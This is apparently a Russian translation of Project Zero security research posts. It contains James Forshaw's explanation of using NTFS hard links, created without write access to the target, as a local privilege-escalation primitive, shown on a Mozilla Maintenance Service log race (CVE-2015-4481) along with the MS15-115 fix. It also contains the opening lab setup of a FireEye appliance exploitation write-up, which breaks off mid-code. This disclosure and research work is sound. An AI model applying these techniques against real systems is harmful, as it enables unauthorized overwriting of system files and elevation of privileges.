
```
Object: FFFFC00128086060
11020/0x2B0C/chrome 4/0x4:              Section 00000006 (unknown)
```

```
10264/0x2818/chrome 15636/0x3D14:      Section 000F0007 (unknown)

Object: FFFFC00135F82A00
13644/0x354C/chrome 4/0x4:             Section 00000006 (unknown)
10264/0x2818/chrome 11956/0x2EB4:      Section 000F0007 (unknown)
```

Существует также инструмент `CommonObjects`, выполняющий похожую задачу, но имеющий меньше других возможностей.

TokenViewer

Этот графический инструмент позволяет просматривать и изменять токены доступа, а также выполнять базовые проверки возможных с ними действий, например открытия файлов. Можно изучать токен конкретного процесса, в том числе открытые внутри процессов дескрипторы токенов, либо создавать токены через распространённые API.



Итоги

Надеюсь, эти инструменты окажутся полезны в ваших исследованиях песочниц Windows и поиске эксплуатируемой поверхности атаки. Проект имеет открытый исходный код под разрешительной лицензией, и я надеюсь, что он принесёт пользу сообществу безопасности и пользователям в целом. Если у вас есть идеи или изменения, рассмотрите возможность внести их обратно в исходный проект.

Между молотом и жёсткой ссылкой

Автор: James Forshaw, энтузиаст файловых систем


В предыдущей статье я описывал некоторые изменения Microsoft в обработке символических ссылок из изолированного процесса. Они влияют на эксплуатацию привилегированной перезаписи файлов для выхода из песочницы. Windows поддерживает и другой способ связывать файлы — жёсткие ссылки, обладающие некоторыми свойствами символических ссылок уровня файла, но и имеющие недостатки. Изначально жёсткие ссылки не были запрещены в песочнице, поэтому при подходящей уязвимости всё ещё можно было создать эксплойт. Разумеется, в некоторых обстоятельствах они полезны и для эксплуатации определённых видов системного повышения привилегий. Эта короткая статья описывает достоинства и недостатки жёстких ссылок как примитива эксплуатации и демонстрирует его на реальной уязвимости CVE-2015-4481. Также я кратко покажу, что изменилось после обновления MS15-115, которое ломает атаку из контекста песочницы.

Жёсткие ссылки NTFS

Жёсткие ссылки — возможность логически связать один файл с несколькими именами в одной файловой системе — присутствуют в Windows NTFS с момента её первоначального проектирования. Скорее всего, их добавили для совместимости с POSIX. В Windows 2000 появился API CreateHardlink.aspx), позволивший программам официально создавать такие ссылки из приложений Windows.

Почему жёсткие ссылки полезны для локального повышения привилегий? Один тип уязвимостей эксплуатируется атакой с размещением файла, когда привилегированная служба пытается записать файл по известному пути. Самый гибкий подход — символические ссылки, но надёжно создавать их для отдельных файлов трудно, особенно теперь в изолированных приложениях. Чтобы создать символическую ссылку на файл в Windows, нужно либо контролировать весь каталог для применения точки подключения, либо быть администратором и задать символическую ссылку уровня файла. При эксплуатации записи файлов в произвольный каталог вроде `C:\ProgramData` это, вероятно, недостижимо, а если права администратора уже есть, то не имеет значения. Поэтому возможность поместить файл, ссылающийся на другой файл, представляет очень полезный примитив. Если затем заставить привилегированную службу перезаписать целевой файл, это вызовет повреждение или, в идеале, повышение привилегий.

К счастью, писать собственный инструмент даже не требуется: начиная с Vista командная оболочка имеет встроенную команду MKLINK, создающую жёсткую ссылку. Достаточно передать параметр `/H`. Но при попытке использовать команду сразу возникает проблема, показанная на следующем снимке.



Можно создать ссылку на уже контролируемый файл, но не на файл без доступа на запись. Это полностью лишает технику пользы для локального повышения привилегий: если можно перезаписывать лишь файлы, в которые мы и так способны писать, беспокоиться не о чем. На этом можно было бы остановиться и сдаться, но разве это весело? Сначала посмотрим на фактическую реализацию `CreateHardlink` и выясним, какие права она запрашивает.

```
BOOL CreateHardLinkW(LPCWSTR lpFileName, LPCWSTR lpExistingFileName) {
  NTSTATUS status;
  OBJECT_ATTRIBUTES ObjectAttributes;
  UNICODE_STRING ntname;
  UNICODE_STRING target;
  HANDLE FileHandle;

  if (!RtlDosPathNameToNtPathName_U(lpExistingFileName, &ntname))
    return FALSE;
  InitializeObjectAttributes(&ObjectAttributes, &ntname, ...);
  status = NtOpenFile(&FileHandle, SYNCHRONIZE | FILE_WRITE_ATTRIBUTES,
                      &ObjectAttributes, ...);
  if (status < 0)
    return FALSE;
  if (!RtlDosPathNameToNtPathName_U(lpFileName, &target))
    return FALSE;

  PFILE_LINK_INFORMATION LinkInfo = RtlAllocateHeap(target.Length + 16);
  memmove(LinkInfo->FileName, target.Buffer, target.Length);
  LinkInfo->ReplaceIfExisting = FALSE;
  LinkInfo->RootDirectory = NULL;
  LinkInfo->FileNameLength = target.Length;
  status = NtSetInformationFile(FileHandle, LinkInfo, target.Length + 16,
                                FileLinkInformation);
  if (status < 0)
    return FALSE;
  return TRUE;
}
```

При открытии целевого файла запрошенный доступ включает `FILE_WRITE_ATTRIBUTES`. В этом есть определённый смысл: в записи каталога файла хранится число жёстких ссылок, поэтому, возможно, нужно каким-то образом изменить целевую запись. Но что произойдёт, если открыть файл только для чтения? Поскольку вызов ZwSetInformationFile.aspx) с классом `FileLinkInformation` документирован.aspx), просто реализуем функцию заново, не запрашивая разрешения на запись при открытии файла, на который создаётся ссылка.

Спойлер: новая функция работает без доступа на запись к целевому файлу. Это делает её гораздо полезнее. Разумеется, если бы мы сразу посмотрели на реализацию ядра, то увидели бы, что специальные права доступа к файлу вообще не нужны. В `ZwSetInformationFile` вызывается `ObReferenceObjectByHandle` для получения базового файлового объекта. Она принимает параметр желаемого доступа, который для класса сведений `FileLinkInformation` оказывается

равным 0. Нам не нужны никакие права на целевой файл — достаточно дескриптора с любыми назначенными разрешениями.

Не каждую уязвимость перезаписи файла можно эксплуатировать с помощью жёстких ссылок. API Win32 и стандартная библиотека C почти не предоставляют способов предотвратить атаку, кроме требования, чтобы файл не существовал. API MoveFile.aspx) безопасен, если не передавать флаг `MOVEFILE_COPY_ALLOWED` функции MoveFileEx.aspx), который имитирует копирование, поскольку он всегда заменяет запись файла.

Итак, достоинства и недостатки жёстких ссылок:

Достоинства

• Новую жёсткую ссылку уровня файла можно создать без привилегий даже в песочнице — по крайней мере, раньше.

Недостатки


• Требуется доступ на запись к каталогу, где будет размещена жёсткая ссылка; сделать это только через дескриптор нельзя.
• Можно перезаписывать лишь существующие файлы, которые удаётся открыть; новые файлы создавать нельзя.
• Нельзя перенаправить операцию MoveFile, кроме междисковой, но можно перенаправить CopyFile.
• Ссылки могут связывать файлы лишь на одном томе.
• Нельзя связывать друг с другом каталоги.

Я добавил реализацию этой техники в набор Symbolic Link Testing Tools, доступный на GitHub здесь.


Быстрый эксплойт Mozilla Maintenance Service

Посмотрим на реальный эксплойт; описание проблемы находится в системе отслеживания Project Zero здесь. Уязвимость находилась в устанавливаемой по умолчанию Mozilla Maintenance Service. Эта системная служба позволяет приложениям Mozilla вроде Firefox обновляться без прав администратора. Одна интересная особенность службы состоит в том, что её может запустить любой пользователь системы, передав аргументы командной строки, определяющие процесс обновления. Это отличает её от похожих служб других продуктов, которые обычно автоматически обновляются через интернет без участия учётной записи пользователя.

Когда пользовательское приложение запускает обновление, служба записывает журнал состояния в каталог `C:\ProgramData\Mozilla\logs` под именем `maintenanceservice.log`. Это интересно, поскольку стандартные разрешения ProgramData позволяют обычному пользователю создавать новые файлы в его подкаталогах. Однако есть проблема: если посмотреть на разрешения каталога журналов, показанные ниже, любой пользователь может создать новый файл, но право удалить его через SID CREATOR OWNER получает только владелец. Поэтому мы не можем просто удалить журнал и заменить его жёсткой ссылкой, ведь владельцем является SYSTEM.



К счастью, в коде есть временное окно. Перед созданием файла журнала вызывается функция `BackupOldLogs`. Она перемещает каждый журнал в новый нумерованный файл и тем самым на короткое время освобождает исходную запись каталога, как показано ниже.



Поскольку мы можем создать новый файл в каталоге, запись журнала можно заменить жёсткой ссылкой на существующий файл, который хочется перезаписать. Затем служба откроет эту запись и запишет в неё от имени SYSTEM, позволяя перезаписать множество файлов системы. Полностью контролировать записываемое содержимое нельзя, но можно внедрять команды через командную строку службы, которая не проверяет переводы строк и тому подобное. Это как минимум позволяет вызвать локальный отказ в обслуживании перезаписью критического файла либо заменить определённые файлы сценариев, например модули PowerShell, которые могут выполняться в привилегированном контексте и чей парсер не слишком возражает против мусора в файле. В конечном счёте настоящая проблема здесь состояла в том, что пользователь мог писать в каталог журналов, поэтому журналы перенесли в каталог программных файлов службы.

Что изменилось?

Изначально я собирался описать этот трюк как замену символическим ссылкам внутри песочницы в своём выступлении о безопасности Windows 10 на 44con. Microsoft попросила прислать слайды для ознакомления, что я и сделал. После их просмотра компания решила, что применимость техники из контекста песочницы фактически обходит некоторые добавляемые ограничения символических ссылок, и попросила меня не представлять эти сведения. Я указал, что уже публично раскрыл технику в проблеме Maintenance Service, а также в уязвимости Adobe Reader CVE-2015-4446, поэтому информация уже доступна. Тем не менее я согласился убрать её при условии, что Microsoft исправит проблему в бюллетене безопасности.

Этот бюллетень, MS15-115, вышел в ноябрьском наборе исправлений, а исправление обозначено как CVE-2015-6113. Оно добавляет следующий код в функцию ядра `NtSetInformationFile`:

```
ACCESS_MASK RequiredAccess = 0;
if (FileInformationClass == FileLinkInformation) {
  if (RtlIsSandboxedToken()) {
    RequiredAccess |= FILE_WRITE_ATTRIBUTES;
  }
}

// Will return STATUS_ACCESS_DENIED if we don't have access
ObReferenceObjectByHandle(FileHandle, RequiredAccess, ...);
```

Это нейтрализует проблему в изолированных процессах, поскольку теперь требуется разрешение `FILE_WRITE_ATTRIBUTES` для файлового дескриптора, что соответствует ожиданиям функции `CreateHardLink`. Исправление устранило бы уязвимость Adobe Reader, но ничего не изменило бы для Maintenance Service.

Выводы

Надеюсь, статья хотя бы дала представление об использовании жёстких ссылок в Windows. Она также должна показать, что нельзя доверять документированным интерфейсам операционной системы и ожидать от них документированного поведения. Эту технику можно использовать для эксплуатации локальных системных служб, которые пытаются записывать известные файлы в каталоги, где пользователь способен создавать файлы, включая ProgramData и каталог Windows Temp. Почти наверняка можно найти и другие похожие уязвимости.

Приятно видеть, что MSRC снова применяет практичный подход к усилению безопасности песочниц, закрывая известные техники атак. В дальнейшем следите за новыми изменениями, использующими API `RtlIsSandboxedToken`.

Эксплуатация FireEye: уязвимость зверя от Project Zero


Автор: Tavis Ormandy, главный скептик по поводу серебряных пуль.

FireEye продаёт устройства безопасности корпоративным и государственным заказчикам. Флагманские продукты FireEye — средства мониторинга, предназначенные для установки в точках выхода крупных сетей, то есть там, где трафик проходит из интрасети в интернет.

В общих чертах организация устанавливает устройство FireEye во внутренней сети, а затем подключает его к порту SPAN или зеркальному порту в точке выхода. Это порты мониторинга, встроенные в профессиональное сетевое оборудование.

После этого устройство FireEye пассивно наблюдает за всем сетевым трафиком и отслеживает передачу файлов по распространённым протоколам, таким как HTTP, FTP, SMTP и другим. Обнаружив передачу файла, например вложения электронной почты или загрузки по HTTP, FireEye извлекает его и проверяет на вредоносное ПО.

В идеале, если пользователь получает вредоносное письмо или посещает вредоносный сайт, устройство FireEye замечает трафик и предупреждает администратора сети. Помимо прочего, FireEye выпускает устройства, специально предназначенные для мониторинга файловых серверов и почтовых шлюзов.



Для сетей с развёрнутыми устройствами FireEye уязвимость, которую можно эксплуатировать через интерфейс пассивного мониторинга, стала бы кошмарным сценарием. Атакующему было бы достаточно отправить пользователю письмо, чтобы получить доступ к постоянному сетевому ответвителю: адресату даже не пришлось бы читать сообщение, хватило бы самого факта получения.

Сетевой ответвитель — одна из наиболее привилегированных машин в сети, имеющая доступ ко всему: электронной почте сотрудников, паролям, загрузкам, истории просмотра и конфиденциальным вложениям. В некоторых конфигурациях развёртывания[^1] атакующий мог бы изменять трафик, внедряя бэкдоры или что-нибудь ещё хуже. Поскольку устройства FireEye обычно имеют второй подключённый к интернету интерфейс для обновления и управления, проблема могла бы даже распространяться по интернету как червь.

В этой публикации мы рассмотрим 666[^2] — обнаруженную Project Zero уязвимость, которую можно было эксплуатировать через интерфейс пассивного мониторинга.

FireEye выпустила исправление этой уязвимости, и клиентам, которые ещё не установили обновление, следует немедленно сделать это для защиты своей инфраструктуры.

[^1]: Устройства FireEye можно настроить в режиме IPS, способном изменять отслеживаемый трафик.

[^2]: Так совпало, что эта проблема стала 666-й рекомендацией Project Zero.

Часто задаваемые вопросы

В. Как проверить, уязвимо ли моё устройство FireEye?

О. В целом проблема устранена на устройствах с выпуском содержимого безопасности 427.334 и новее. FireEye опубликовала официальные сведения об уязвимости по адресу https://www.fireeye.com/support/notices.html.

В. Какие продукты FireEye затронуты этой уязвимостью?

О. В конфигурации по умолчанию уязвимы серии NX, FX, AX и EX.

В. Сколько времени потребовалось FireEye, чтобы устранить проблему после сообщения о ней?

О. FireEye отреагировала очень быстро: в течение нескольких часов после нашего отчёта клиентам были отправлены временные меры защиты, а за два дня проблема была устранена полностью.

В. Поддерживала ли FireEye ваше исследование безопасности?

О. Да, FireEye активно сотрудничала с нами. Компания тесно работала с нами, предоставила оборудование для тестирования и поддержку, а также очень быстро реагировала на все обнаруженные нами проблемы.

В. Я не могу обновить устройство FireEye. Какие временные меры защиты можно принять?


О. Такие меры существуют; обратитесь за инструкциями в службу поддержки FireEye. Насколько я понимаю, даже если срок вашего договора поддержки истёк, служба FireEye поможет смягчить эту проблему.

Настройка лаборатории

Project Zero исследовала устройство FireEye NX 7500 и создала лабораторию для генерации тестового трафика. Испытательная среда состояла из рабочей станции с четырьмя сетевыми интерфейсами. Два интерфейса были подключены к концентратору и использовались для имитации сетевого трафика.

Интерфейс пассивного мониторинга FireEye под названием `pether3` был подключён к третьему порту концентратора, выполнявшему роль зеркального порта, чтобы наблюдать за обменом трафиком между двумя интерфейсами тестовой машины. Так имитировалось получение пользователем интрасети электронной почты или загрузка файлов из интернета.

Дополнительные интерфейсы использовались для интерфейса управления FireEye и доступа к локальной сети.



Это непростая конфигурация маршрутизации. В частности, чтобы трафик между двумя локальными интерфейсами `eth2` и `eth3` проходил через концентратор, нужно понимать работу локальной маршрутизации в Linux.

В данном случае имитируемая сеть должна находиться в `192.168.2.0/24`, а интерфейс управления — в `192.168.1.1/24`. Для этого необходимо изменить локальную таблицу маршрутизации и создать соответствующие правила для устройств.

```
# First, make sure Linux will accept local<->hub<->local traffic
echo 1 > /proc/sys/net/ipv4/conf/all/accept_local

# Give the two interfaces connected to the hub static addresses.
ip addr add 192.168.2.2 dev eth2
ip addr add 192.168.2.1 dev eth3

# Route traffic destined for each address to the *opposite* device
ip route add 192.168.2.1 dev eth2
ip route add 192.168.2.2 dev eth3

# Force Linux to forget that these are local interfaces so the traffic actually reaches the hub.
ip route del 192.168.2.2 table local
ip route del 192.168.2.1 table local

# Now add corresponding rules for each interface
ip rule add iif eth2 lookup 100
ip route add local 192.168.2.2 dev eth2 table 100
ip rule add iif eth3 lookup 101
ip route add local 192.168.2.1 dev eth3 table 101
```

Чтобы сделать интерфейс управления доступным, настройте интерфейс `ether1` устройства FireEye через `ttyS0`, назначив ему статический адрес в правильной подсети.

```
# Enable the management interface on my workstation
ifconfig eth1 up 192.168.1.1 netmask 255.255.255.0

# Now configure the management interface on the FireEye
fireeye> no interface ether1 dhcp
fireeye> interface ether1 ip address 192.168.1.2 255.255.255.0
```

Это позволяет обращаться к устройству FireEye через интерфейс управления и с той же машины генерировать имитируемый трафик, проходящий через сетевой ответвитель.

После настройки для имитации загрузки пользователем файла из интернета достаточно выполнить загрузку через `192.168.2.2/24`:

```
# Start a python web server to simulate a website
$ sudo python -m SimpleHTTPServer 80 &

# Create a file to download
$ echo hello > test.txt
```

```
# Download the file across the hub, so that the FireEye can see it
$ curl -s http://192.168.2.2/test.txt
hello
```

Войдём в интерфейс управления FireEye и с помощью tcpdump убедимся, что пассивный интерфейс видит имитируемый сетевой трафик:

```
fireeye> tcpdump -i pether3
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on pether3, link-type EN10MB (Ethernet), capture size 262144 bytes
13:38:30.980073 IP 192.168.2.1.58276 > 192.168.2.2.http: Flags [S], seq 2112408534, win 29200, options [mss 1460,sackOK
13:38:30.981065 IP 192.168.2.2.http > 192.168.2.1.58276: Flags [R.], seq 0, ack 2112408535, win 0, length 0

2 packets captured
2 packets received by filter
0 packets dropped by kernel
```

Это подтверждает, что FireEye успешно наблюдает за имитируемой сетью.

Архитектура FireEye

Основные виды анализа, выполняемые устройством FireEye, — отслеживание известного вредоносного трафика, включая заблокированные сетевые диапазоны, домены вредоносного ПО, правила snort и так далее; статический анализ передаваемых файлов с помощью антивируса, правил yara и сценариев анализа; наконец, трассировка выполнения переданных файлов в инструментированных виртуальных машинах. После создания трассы выполнения она сопоставляется с шаблонами заведомо вредоносного поведения.

Основные компоненты, задействованные на этих этапах, называются соответственно `bott`, `mip` и `silverfish`.

```
fireeye> show pm process bott
Process bott (Network Content Processing Engine)
State:
  Current status: running
  PID:            14745
  Uid:            0
  Gid:            0

fireeye> show pm process mip
Process mip (Malware Input Processor)
...

fireeye> show pm process silverfish
Process silverfish (Submit files for VM analysis)
...
```

Подсистема MIP (Malware Input Processor) отвечает за статический анализ файлов, вызывая вспомогательные программы и плагины для декодирования различных типов данных. Например, помощник `swf` вызывает flasm для дизассемблирования файлов Flash, помощник `dmg` использует p7zip для извлечения содержимого образов дисков Mac OS, а `png` запускает pngcheck, чтобы проверить изображения на некорректность.

Помощник `jar` анализирует перехваченные архивы Java: проверяет подписи с помощью jarsigner, а затем пытается декомпилировать содержимое открытым декомпилятором Java JODE.

После завершения декомпиляции он ищет в выводе известные шаблоны вредоносного кода, например:

```
regex = re.compile(".*class [a-zA-Z0-9]+ extends Applet")
regexScript = re.compile(".*javax.script.ScriptEngine")
regexReflection = re.compile(".*java.lang.reflect")
```

Поскольку исходный код JODE открыт, его можно изучить. При просмотре кода мне не сразу стало понятно, безопасно ли декомпилировать недоверенные классы. JODE широко использует рефлексию и даже содержит простую виртуальную машину Java, применяемую для анализа.

```
 *
 * $Id: SimpleRuntimeEnvironment.java 1367 2002-05-29 12:06:47Z hoenicke $
 */

package net.sf.jode.jvm;
import net.sf.jode.bytecode.Reference;
import net.sf.jode.bytecode.TypeSignature;

import java.lang.reflect.Array;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.lang.reflect.InvocationTargetException;

/**
 * This is a runtime environment using reflection.
 * Monitors are not supported by this class so exit/enterMonitor
 * will through an InterpreterException.
 */
public class SimpleRuntimeEnvironment implements RuntimeEnvironment {

    public static Object fromReflectType(String typeSig, Object value) {
